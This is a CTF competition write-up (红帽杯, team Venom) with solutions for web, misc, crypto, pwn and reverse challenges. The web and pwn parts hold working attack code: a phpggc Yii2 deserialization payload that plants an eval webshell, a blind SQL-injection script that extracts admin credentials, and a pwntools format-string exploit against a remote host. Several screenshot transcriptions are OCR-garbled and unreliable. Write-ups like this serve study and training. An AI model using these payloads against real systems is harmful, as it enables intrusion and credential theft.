红帽杯-Venom-WriteUp

Web

find_it

```
[11:53:15] 200 - 381B - /index.php

[11:53:15] 200 - 381B - /index.php/login/

[11:53:18] 200 - 10KB - /LICENSE

[11:53:21] 200 - 14KB - /logo

[11:53:40] 200 - 84B - /robots.txt

[11:53:42] 403 - 328B - /server-status/
```

```
1 HTTP/1.1 200 OK
2 Date: Sun, 09 May 2021 03:53:04 GMT
3 Content-Type: text/plain
4 Content-Length: 84
5 Connection: close
6 Vary: Accept-Encoding
7 Last-Modified: Sat, 08 May 2021 14:43:02 GMT
8 ETag: "54-5c1d28fb74980-gzip"
9 Accept-Ranges: bytes
10 Vary: Accept-Encoding
11 X-Via-JSL: d2f7d53,-
12 X-Cache: bypass
13
14 When I was a child, I also like to read Robots.txt
16 Here is what you want:1ndexx.php
17
```

```
| Request | Request | Response |
```

```
<?php $link = mysql_connect('localhost', 'root'); ?>
<html>
<head>
    <title>Hello worldd!</title>
   <style>
   body {
        background-color: white;
        text-align: center;
        padding: 50px;
        font-family: "Open Sans", "Helvetica Neue", Helvetica, Arial, sans-
serif;
   }
    #logo {
        margin-bottom: 40px;
    </style>
</head>
<body>
    <img id="logo" src="logo.png" />
    <h1><?php echo "Hello My freind!"; ?></h1>
    <?php if($link) { ?>
        <h2>I Can't view my php files?!</h2>
    <?php } else { ?>
        <h2>MySQL Server version: <?php echo mysql_get_server_info(); ?>
</h2>
   <?php } ?>
</body>
</html>
<?php
#Really easy...
$file=fopen("flag.php","r") or die("Unable 2 open!");
$I_know_you_wanna_but_i_will_not_give_you_hhh =
fread($file,filesize("flag.php"));
```

```
$hack=fopen("hack.php","w") or die("Unable 2 open");
    $a=$ GET['code'];
    if(preg_match('/system|eval|exec|base|compress|chr|ord|str|replace|pack|as
    sert|preg|replace|create|function|call|\~|\^|\`|flag|cat|tac|more|tail|ech
    o|require|include|proc|open|read|shell|file|put|get|contents|dir|link|dl|v
    ar|dump/',$a)){
                    die("you die");
    }
    if(strlen($a)>33){
                     die("nonono.");
    fwrite($hack,$a);
    fwrite($hack,$I_know_you_wanna_but_i_will_not_give_you_hhh);
    fclose($file);
    fclose($hack);
    ?>
    Send Cancel < | > | v
Pretty Raw \n Actions >
                                                                                                                                                                                 Pretty Raw Render \n Actions >
                                                                                                                                                                                 PREMY Raw Render In Actions 

1 HTTP/1.1 200 OK

2 Date: Sun, 09 May 2021 04:05:10 GMT

3 Content-Type: text/html
4 Content-Length: 381

5 Connection: close
6 Vary: Accept-Encoding
7 Vary: Accept-Encoding
8 X-Via-JSL: ff7zb00,-
9 X-Cache: bypass
 | Total Actions v | Actions v 
                                                                                                                                                                              10 11 <html> 12 <head 13 <+i
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text-align:center;
padding:590x;
font-family:"Open Sans","Helvetica Neue",Helvetica,Arial,sans-serif;
   Pretty Raw \n Actions >
                                                                                                                                                                                 Pretty Raw Render \n Actions >

ctd class="e">
PWD

ctr>
class="e">
ICQ_FLAG

                                                                                                                                                                                 783
                                                                                                                                                                                                          flag{4afd7cef-709a-4b4f-a7c4-102c3b96f071}
```

framework

```
[12:10:18] 301 - 267B - /css -> http://eci-2ze5dz17y89pklaw3xgh.cloudeci1.ichunqiu.com/css/
[12:10:25] 200 - 318B - /favicon.ico
[12:10:32] 200 - 2KB - /index.php
[12:10:32] 200 - 2KB - /index.php/login/
[12:10:53] 200 - 23B - /robots.txt
[12:11:10] 200 - 18MB - /www.zip

Task Completed
```

https://github.com/Maskhe/CVE-2020-15148-bypasses
https://mp.weixin.qq.com/s?__biz=MzU5MDI0ODI5MQ==&mid=2247485129&idx=1&sn=b
27e3fe845daee2fb13bb9f36f53ab40&chksm=fdc066c5cab7efd3f7356c0930e4d786b8fd
efa661f5eb26a2c0679c4f5ef97e5b1d4b2d9172&token=718379963&lang=zh_CN#rd
反序列化点:

```
html > controllers > 🦬 SiteController.php > 😭 SiteController > 🗘 actionAbout > 🐼 $message
                                                                                return $this->goHome();
                                                          public function actionContact()
                                                                               $model = new ContactForm();
                                                                               return $this->render('index', [
                                                                                                       'model' => $model,
                                                          public function actionAbout($message = 'Hello')
                                                                                $data = base64_decode($message);
                                                                                unserialize($data);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   Pretty Raw Render \n Actions \
In Access V

In Ac
                                                                                                                                                                                                                                                                                                                                   PHP Fatal Error – yii\base\ErrorException
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  🖺 🖹 G
                                                                                                                                                                                                                                                                                                                                   Class name must be a valid object or a string
 'DMT: 1
Connection: close
Referer: http://eci-zezédz17y89pklow3xgh.cloudecil.ichunqiu.com/index.php?r=site%ZFcontact
Cookie: PMPS2550betq698pc5pptsjpck99j61Sum4!_csrf=
de9b1259oe6cfd7b802e5111do5oc6dd42b022c629de8d2722556ef99640xd3A2XAX781X3AWXB8x3ASX3AW22_c
srPX22AB1X3AM38s6SA3X2XAXV250beQQ bqQlf0F71007TtltPslcHk0-e8X2XJ8BX7D; __jsluid_h=
el9d7708bddfc3f60cdd408b1527cob
Upprode-Insecurie-Requests: 1
```

/index.php?

r=site%2Fabout&message=TzoyMzoieWlpXGRiXEJhdGNoUXVlcnlSZXN1bHQiOjE6e3M6MzY 6IgB5aWlcZGJcQmF0Y2hRdWVyeVJlc3VsdABfZGF0YVJlYWRlciI7TzoxNToiRmFrZXJcR2VuZ XJhdG9yIjoxOntzOjEzOiIAKgBmb3JtYXR0ZXJzIjthOjE6e3M6NToiY2xvc2UiO2E6Mjp7aTo w0086MjE6InlpaVxyZXN0XENyZWF0ZUFjdGlvbiI6Mjp7czoxMToiY2hlY2tBY2Nlc3MiO3M6N joic3lzdGVtIjtzOjI6ImlkIjtzOjI6ImxzIjt9aToxO3M6MzoicnVuIjt9fX19


原来是 disable_function 里面把 system 给禁了

```
TzoyMozieMipXRRXEDMONUXVcm15ZXMLbHQ10jE6e3MMAEYGIg85mNt2GJCQCFF97ZhRaMyeVJ1C3VsABFZCFF9VJ1YMRLCLT7TzoxMzzieMIpZnd1VLSYNLC3MbgZ4cj9E63MMMGIndyxXRQZFsbGJhYZsi0ZE6Mjp7aTox0088Mz1GinlpuVsjYMNoaM5xXEV4clJ1E4Dj1AdFsAWF8ZURTLcGVuZQVvJ3k(0319FQo+
physpc_git:(moster) x

#### Physpc_git:(moster) x
```

- → phpggc git:(master) X ./phpggc Yii2/RCE2 'eval(\$_REQUEST["ant"]);' |
 base64
- TzoyMzoieWlpXGRiXEJhdGNoUXVlcnlSZXN1bHQiOjE6e3M6MzY6IgB5aWlcZGJcQmF0Y2hRdW VyeVJlc3VsdABfZGF0YVJlYWRlciI7TzoxNzoieWlpXHdlYlxEYlNlc3Npb24iOjE6e3M6MTM6

IndyaXRlQ2FsbGJhY2si02E6Mjp7aTow0086MzI6InlpaVxjYWNoaW5nXEV4cHJlc3Npb25EZX
BlbmRlbmN5IjoxOntz0jEwOiJleHByZXNzaW9uIjtz0jIzOiJldmFsKCRfUkVRVUVTVFsiYW50
Il0pOyI7fWk6MTtz0jE40iJldmFsdWF0ZURlcGVuZGVuY3ki0319fQo=



WebsiteManager

图片查看处有注入

```
import requests
   import string
   charset = ",@"+ string.digits + string.ascii_lowercase +
   string.ascii_uppercase
   def r(s):
      s = s.replace(" ", "/**/")
      return s
sql = r("select concat(id,username,password) from users")
  result = ""
   for i in range(1,50):
       for c in charset:
           cc = ord(c)
           url = f"http://eci-
   2zeir5o8p6vh6eotta01.cloudeci1.ichunqiu.com/image.php?id=-1/*
   */or/**/(ascii(mid(({sql}),{i},1))={cc})"
           r = requests.get(url)
           if len(r.text) > 1024:
               result += c
               print(result)
               break
```


```
Keyboardinterrupt
[root@L1n3-Test-AliYun-HK]: /root
→ python3 1.py
1a
1ad
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1admin5
1admin53
1admin539
1admin5396
1admin5396d
1admin5396d7
1admin5396d7d
1admin5396d7de
1admin5396d7de7
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1admin5396d7de771
1admin5396d7de771d
1admin5396d7de771d5
1admin5396d7de771d5d
1admin5396d7de771d5d6
1admin5396d7de771d5d61
1admin5396d7de771d5d615
1admin5396d7de771d5d6150
1admin5396d7de771d5d61505
1admin5396d7de771d5d61505b
1admin5396d7de771d5d61505b8
```

ech2: AFC-256-CTR

账户admin 密码5396d7de771d5d61505b8直接ssrf 用file协议读flag

```
Petty ### N Actions >

1 POST / Acidify, php HTTP/1.1
2 Host: cci-2ceit50pb/bhdectta01.cloudeci1.ichunqiu.coa
3 Content-Type: text/ital
4 Content-Length: 28
5 BT. 1
5 User-Agent: Morilla/5.0 (Vindows NT 10.0; Winds; x60) AppleVebKit/537.30 (KHTML, like Cacko) Chrome/90.0, 4430, 95 Safari/537.30
8 Origin: http://cci-2ceit50spb/bhdectta01.cloudeci1.ichunqiu.coa
9 Content-Type: application/xww-fora-rulencodde
10 Accept: Introdu/xww-fora-rulencodde
11 Accept: http://cci-2ceit50spb/bhdectta01.cloudeci1.ichunqiu.coa
12 (Introduce)
13 Accept: http://cci-2ceit50spb/bhdectta01.cloudeci1.ichunqiu.coa
14 (Introduce)
15 Accept-Encoding: 3tjp, deflate
16 (Introduce)
16 (Introduce)
17 (Introduce)
18 Accept-Encoding: 3tjp, deflate
19 (Introduce)
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10 (Introduce)
10 (Introduce)
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12 (Introduce)
13 Accept-Encoding: 3tjp, deflate
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15 Connection: Close
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```



Misc

签到

EBCDIC编码

解题思路




Crypto

primegame

近似原题,拿过来稍微修改一下就可以了

https://github.com/pcw109550/write-up/blob/master/2020/KAPO/Baby_Bubmi/



flag{715c39c3-1b46-4c23-8006-27b43eba2446}

hpcurve

```
import itertools
   import struct
4 p = 10000000000000001119
  R.<x> = GF(p)
6 y=x
   f = v + v^7
8 C = HyperellipticCurve(f, 0)
9 J = C.jacobian()
Ds = [J(C(x, min(f(x).sqrt(0,1))))) for x in (11,22,33)]
12 enc =
   bytes.fromhex('66def695b20eeae3141ea80240e9bc7138c8fc5aef20532282944ebbbad
   76a6e17446e92de5512091fe81255eb34a0e22a86a090e25dbbe3141aff0542f5')
print(len(enc))
   known_pt = 'aaaaaaaaaaaaaaaaaaaflag'.encode()
   rng_output = bytes(e^^m for e,m in zip(enc, known_pt))
   blocks = [rng_output[i:i+8] for i in range(0, len(rng_output), 8)]
ui = [int.from_bytes(r, 'little') for r in blocks]
   print(ui)
   u = x^3 + ui[2]*x^2 + ui[1]*x + ui[0]
   L = GF(p).algebraic_closure()
   roots = [r[0] for r in u.change_ring(L).roots()]
26 RR.<zz> = PolynomialRing(L)
   v = RR.lagrange_polynomial([(xi, f(xi).sqrt()) for xi in roots])
vi = [v.coefficients()[i].as_finite_field_element()[1] for i in range(3)]
vi = [(int(-c), int(c))] for c in vi]
   # print(vi)
   for rs in itertools.product(*vi):
       print(rs)
       q = struct.pack('<'+'Q'*len(rs), *rs)</pre>
       flag = bytes(k^^m for k,m in zip(rng_output+q, enc))
       print(flag)
```

插值找到

```
[9406735202825780999, 1215277151449350005, 4986131889746979161]
(6799504737297016313, 4413307456031713654, 9350413817117071737)
b'aaaaaaaaaaaaaaaaaaflag{1b82f60a-43ab-4f18-8ccc' // 目标
```

```
4 (6799504737297016313, 4413307456031713654, 649586182882929382)
  b'aaaaaaaaaaaaaaaaaflag{1b82f60a-43ab-4\xf9\xc2\xafD\xda\xff\xa3\xeb'
6 (6799504737297016313, 5586692543968287465, 9350413817117071737)
   b'aaaaaaaaaaaaaaaaflag{1b82f60\xfe\xde\xe3z\x9a\xbe\x95Df18-8ccc'
   (6799504737297016313,\ 5586692543968287465,\ 649586182882929382)
   b'aaaaaaaaaaaaaaaaaflag{1b82f60\xfe\xde\xe3z\x9a\xbe\x95D\xf9\xc2\xafD\
   xda\xff\xa3\xeb'
   (3200495262702984806, 4413307456031713654, 9350413817117071737)
   b'aaaaaaaaaaaaaaaaaflag\xe4\xca\xf5\xbd\xc6\xa6\x00Ba-43ab-4f18-8ccc'
   (3200495262702984806, 4413307456031713654, 649586182882929382)
b'aaaaaaaaaaaaaaaaaaflag\xe4\xca\xf5\xbd\xc6\xa6\x00Ba-43ab-
   4\xf9\xc2\xafD\xda\xff\xa3\xeb'
   (3200495262702984806, 5586692543968287465, 9350413817117071737)
   b'aaaaaaaaaaaaaaaaflag\xe4\xca\xf5\xbd\xc6\xa6\x00B\xfe\xde\xe3z\x9a\x
   be\x95Df18-8ccc'
  (3200495262702984806, 5586692543968287465, 649586182882929382)
17 b'aaaaaaaaaaaaaaaaaaflag\xe4\xca\xf5\xbd\xc6\xa6\x00B\xfe\xde\xe3z\x9a\x
   be\x95D\xf9\xc2\xafD\xda\xff\xa3\xeb'
```

还原信息

```
keys = struct.pack("<QQQQQQ",9406735202825780999, 1215277151449350005,
4986131889746979161,6799504737297016313, 4413307456031713654,
9350413817117071737)

# print(keys)
enc =
bytes.fromhex('66def695b20eeae3141ea80240e9bc7138c8fc5aef20532282944ebbbad
76a6e17446e92de5512091fe81255eb34a0e22a86a090e25dbbe3141aff0542f5')
leng = len(keys)
keys = list(keys)
flag = ""
enc = list(enc)
for i in range(len(enc)):
    flag += chr(keys[i%leng]^^enc[i])
print(flag)
// flag{1b82f60a-43ab-4f18-8ccc-97d120aae6fc}</pre>
```

Pwn

parserparser

content-length=-1时有格式化字符串漏洞

```
from pwn import *
from urllib import quote
context.log_level = 'debug'
#p = process("./chall")
p = remote("47.105.94.48", 12435)
libc = ELF("./libc-2.27.so")
```

```
code = '''GET / HTTP/1.0
   Content-Length:-1
   %p-%15$p-%211$p
p.send(code)
p.recvuntil("> ")
15 stack = int(p.recv(14), 16)
16 p.recvuntil("-")
price = int(p.recv(14), 16)
p.recvuntil("-")
   libc.address = int(p.recv(14), 16)-0x7ffff7a05b97+0x7ffff79e4000
20 ret_addr = stack - 0x7fffffffd8bf + 0x7fffffffdec8
   one = libc.address + 0x10a45c
   payload = "%"+str((one)&0xff)+"c%22$hhn"+p64(ret_addr)
   pad = 22-len(payload)
   payload = "A"*pad + "%"+str(one-pad&0xff)+"c%22$hhn"+p64(ret_addr)
   code = "GET / HTTP/1.0\nContent-Length:-1\n\n%s"%(payload)
#icq2aadaa2801d9610eb6ac281ed140f
   p.send(code)
28 payload = "%"+str((one>>8)&0xff)+"c%22$hhn"+p64(ret_addr+1)
   pad = 22-len(payload)
30 payload = "A"*pad + "%"+str((one>>8)-pad&0xff)+"c%22$hhn"+p64(ret_addr+1)
   code = "GET / HTTP/1.0\nContent-Length:-1\n\n%s"%(payload)
   pause()
   p.send(code)
   payload = "%"+str((one>>16)&0xff)+"c%22$hhn"+p64(ret_addr+2)
   pad = 22-len(payload)
   payload = "A"*pad + "%"+str((one>>16)-pad&0xff)+"c%22$hhn"+p64(ret_addr+2)
   code = "GET / HTTP/1.0\nContent-Length:-1\n\n%s"%(payload)
   pause()
   p.send(code)
   payload = "%"+str((one>>24)&0xff)+"c%22$hhn"+p64(ret_addr+3)
   pad = 22-len(payload)
42 payload = "A"*pad + "%"+str((one>>24)-pad&0xff)+"c%22$hhn"+p64(ret_addr+3)
   code = "GET / HTTP/1.0\nContent-Length:-1\n\n%s"%(payload)
   pause()
   p.send(code)
   payload = "%"+str((one>>32)&0xff)+"c%22$hhn"+p64(ret_addr+4)
   pad = 22-len(payload)
   payload = "A"*pad + "%"+str((one>>32)-pad&0xff)+"c%22$hhn"+p64(ret_addr+4)
   code = "GET / HTTP/1.0\nContent-Length:-1\n\n%s"%(payload)
   pause()
51 p.send(code)
52 pause()
p.sendline("./getflag")
54 p.sendline("icq2aadaa2801d9610eb6ac281ed140f")
55 p.interactive()
```

Reverse

ezRev

```
#!/usr/bin/env python3
def xtea_dec(f, key):
    j = 0x9E3779B9
    s = j * 32
    for i in range(32):
        f[1] -
= (((f[0] << 4) ^ (f[0] >> 5)) + f[0]) ^ (s + key[(s >> 11) & 3])
        f[0] = (((f[1] << 4) \land (f[1] >> 5)) + f[1]) \land (s + key[s & 3])
    key[0] += 789;
    key[3] += 135;
    return f, key
def main():
    key = [424242, 325477, 523007, 424242]
    enc_flag = [
        (0xD118C7B2, 0x7FC3F3A8),
        (0x4A19F2DA, 0x472469E1),
        (0x7C682864, 0x50C0E3D1),
        (0x0C595670B, 0x2EE07578),
        (0x0D040A3F0, 0x0C5590286),
        (0x0D82B07A8, 0x0D5978C2C),
        (0x4E2BC556, 0x79E2E90),
        (0x0C7A353B5, 0x493995B),
    for f in enc_flag:
        dec_f, key = xtea_dec(f, key)
        print(dec_f[0], dec_f[1])
if __name__ == "__main__":
    main()
```